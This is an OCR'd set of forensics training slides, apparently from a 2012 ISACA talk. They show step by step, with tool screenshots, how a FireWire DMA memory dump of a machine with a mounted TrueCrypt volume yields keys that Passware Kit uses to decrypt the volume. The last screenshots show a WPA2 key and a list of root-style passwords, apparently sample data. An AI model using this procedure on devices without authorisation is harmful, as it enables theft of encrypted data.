
Volume

Path	
Name	
File system	
Size	0 Bytes
Free	0 Bytes

Saving image

DMA based attacks

- ✓ Then let’s begin the **attack on a mounted volume when the user went.**




Drive	Volume	Size	Encryption algorithm	Type
F:				
G:				
K:				
L:				
M:				
N:				
R:				
T:				
U:				
V:				
W:				
X:				
Y:				
Z:	\Device\Harddisk1\Partition1	7.3 GB	AES	Normal

☑ Never save history

DMA based attacks

- ✓ **Dump the physical memory** of the target system **through** our favourite **FireWire** interface.



Passware FireWire Memory Imager (Step 3)


ACQUIRING THE MEMORY IMAGE

Progress

```
Time elapsed:                3:27
Memory size acquired:         445 Mb
```

DMA based attacks

- ✓ And **attack the key material in memory**…



Passware Kit scans a physical memory image file (acquired while the encrypted volume was mounted), extracts all the encryption keys, and decrypts the given volume. The image of the decrypted volume is saved.

Please select the encrypted volume or partition, or its image (created with a tool, such as EnCase, DD, or WinHex) and the physical memory image file (created with Passware FireWire Memory Imager, or another tool, such as ManTech Memory DD or win32dd).

Decrypting a TrueCrypt Volume

Encrypted TrueCrypt volume image file: C:\Users\FBOURLA\Documents\ISACA (February 2012)\new\DMP_USB.img

Disk partition: Partition 0, size 7.26 GB

● The TrueCrypt volume is still mounted, or I have a memory image of the target computer acquired while it was mounted. Instant decryption attack will be assigned.


Physical memory image file: C:\Users\FBOURLA\Documents\ISACA (February 2012)\new\DMP_DUMPIT.raw

Destination file: C:\Users\FBOURLA\Documents\ISACA (February 2012)\new\DMP_USB-decrypted.img

○ The TrueCrypt volume is dismounted, and I don't have a memory image of the target computer acquired while it was mounted. Brute-force attack will be assigned.

DMA based attacks

- ✓ The attack **only last a couple of minutes**.



Recovery Progress

Passwords found:
0 passwords

Total time elapsed:
42 sec.

Estimated completion time:
3 min. 55 sec.

Attack Progress

Attack: **TrueCrypt Memory Analysis attack**


Estimated completion time: 3 min. 55 sec.

Order	State	Attack	Password(s) Found
1	running	TrueCrypt Memory ...	
2	pending	TrueCrypt Decryptio...	

Password recovery in progress...

DMA based attacks

- ✓ And **you should get an unencrypted raw volume**.



Passwords found:
0 passwords
Total time elapsed:
1 min. 53 sec.
Estimated completion time:
[completed]


Volume image file: DMP_USB.img
Folder: C:\Users\FBOURLA\Documents\ISACA (February 2012)\new\
Physical memory image file: DMP_DUMPIT.raw
Folder: C:\Users\FBOURLA\Documents\ISACA (February 2012)\new\
Protection: TrueCrypt Volume - Open Password, TrueCrypt AES Encryption
Complexity: Instant Unprotection

Unprotected file: DMP_USB-decrypted.img

Please select file to recover its password, or drag and drop file to this window to start the recovery

DMA based attacks

- ✓ You just have to **fill a new memory stick with this raw image**…



USB DISK 2.0 USB Device

Device

Name USB DISK 2.0 USB Device
Number 2204
Identifier USBSTOR\DISK&VEN_&PROD_USB_DISK
Path \\?\usbstor#disk&ven_&prod_usb_disk_2.0
Size 7,820,083,200 Bytes
Serial 0701295799655B94
Location Port_#0005.Hub_#0004


Volume

Path
Name
File system
Size 0 Bytes
Free 0 Bytes

Restoring image

DMA based attacks

- ✓ And that’s it ! Just plug your new device…


AutoPlay


Removable Disk (D:)

General options

Open folder to view files
using Windows Explorer

Use this drive for backup
using Windows Backup

View more AutoPlay options in Control Panel


Computer ▸ Removable Disk (D:)


Organize ▾ Share with ▾ New folder

Favorites
Desktop
Downloads
Recent Places


Name	Type
Text Document (2)	
Network Passwords.txt	Text Document
Wifi.txt	Text Document

DMA based attacks

- ✓ And **enjoy your TrueCrypt less volume**.



```
ESSID (hidden): APCH-01
WPA2-PSK Key (AES): dEXbc-
Rr8U5q!6nP3eTz3$4RC
```



```
System                Root Password
******                *************

Aiden                 hJJZR=QjGT
Jackson               _CtCqG?NaB8kT7Z
Olivia                7vcg-e3nT4eh7
Isabella              K$GNhhn6B@_HR_
Ava                   nUM$%N7@+%ZRf8$
Ethan                 W=H%MqQzzMn3
Liam                  g$&=V&F7&a&w
Mason                 sUNdm!fmf5
Noah                  QKpB5SN#mH
Lucas                 mSfpp*kM7DJd
Jacob                 hJY@KMk!_ZS7uZH
Jayden                ejBz!2W4GmJ+
Jack                  9M9HQ!&+*v*e
Emily                 2c__unDvZYzk
Ella                  Nedq8SA_wgRF
Madelyn               wv!D&4HD!$Eh
Logan                 4HWbG+VjZRUB
Ryan                  D1nkw?wxsB
Charlotte             -mRce!JZ4&
Caleb                 pQqkGW?5wt
Benjamin              gCSDh?H7g5a!
William               $TATtORsVM#N
Michael               9_@kBX?5GRXp
Alexander             ZWVQZAP@0wYX
Elijah                Uahg9A$z-AJy
Matthew               W@U#jw3J*BH7
Dylan                 SxFGTB*6WF
Joshua                K$%wmw5&sQ
Luke                  uh=#hW%s2d
Daniel                enEKJV$6cq
Gabriel               XGHVcf_9f6
Nicholas              wAp&E!2vtV
Nathan                #8?=SW*jtP
Lyla                  M3Vv_C2TDD
Lucy                  9WAQxkHe=v
Oliver                -28pYjGS=F
Henry                 2hPZs94Z!u
Andrew                JAWtqm$aZ6
Gavin                 _CtCqG?NaB8kT7Z
Cameron               7vcg-e3uKnT4eh7
Eli                   K$GNhhnm6B@_HR_
Max                   nUM$%N7@+%ZRf8$
Isaac                 M3Vv_C2TDD
Sebastian             %JPRAmNp75p6
Cooper                !@bhJm#2S8=F
Levi                  sWU3S#!BpZZc
Parker                n=gu2#k$a4K2
Isaiah                eNs4FqVn6j&7
Chase                 g&Y5M@HdFmHw
Brooke                cvkwV@8Qtqu-
```

Table of contents

Circumventing FDE

- **Traditional Forensics approach faces problem with encryption**, especially with FDE.

- **If** the investigator “**pulls the plug**” and creates a bit-for-bit image of the physical hard drive, he **most probably destroys the best chance of recovering the plaintext data**, **as well as all common memory artefacts**.

- **With FDE**, it is usually far **better to make a bit-for-bit image of the logical device** while the system is still running, even if underlines disk activities are generally not welcome… And even if we rely on an untrusted OS to present what is actually on the disk, therefore prone to anti-forensic techniques.

Circumventing FDE

- ✓ If we **begin by capturing the volatile memory**, **then** we can potentially **extract the cryptographic keys** from the memory image **to decrypt and analyse the disk image**.

- ✓ The only one **challenge usually consists in uniquely identifying key materials among gigabytes of other data**.

- ✓ It is usually **achieved with a mixed of entropy analysis** [limited because of the short length of symmetrical keys and the randomness of other data, such as compressed files] **and brute force** attack [Known-Plaintext Attack, where the attacker has samples of both the plaintext and the ciphertext].

- ✓ To learn more: “RAM is Key - Extracting Disk Encryption Keys From Volatile Memory", by B. Kaplan and M. Geiger).

Code Analysis via API Hooking

- ✓ **A quick way to have an idea of what a binary does is to analyse its API calls**.
- ✓ You can do it easily **with APISpy32** for example, from Pietrek.
- ✓ You just need to populate a configuration file with the name of all the API [e.g. per a strings] you want to enable Hooking, and you get a nice malcode monitoring tool.
- ✓ Next slide shows common API use in malware.

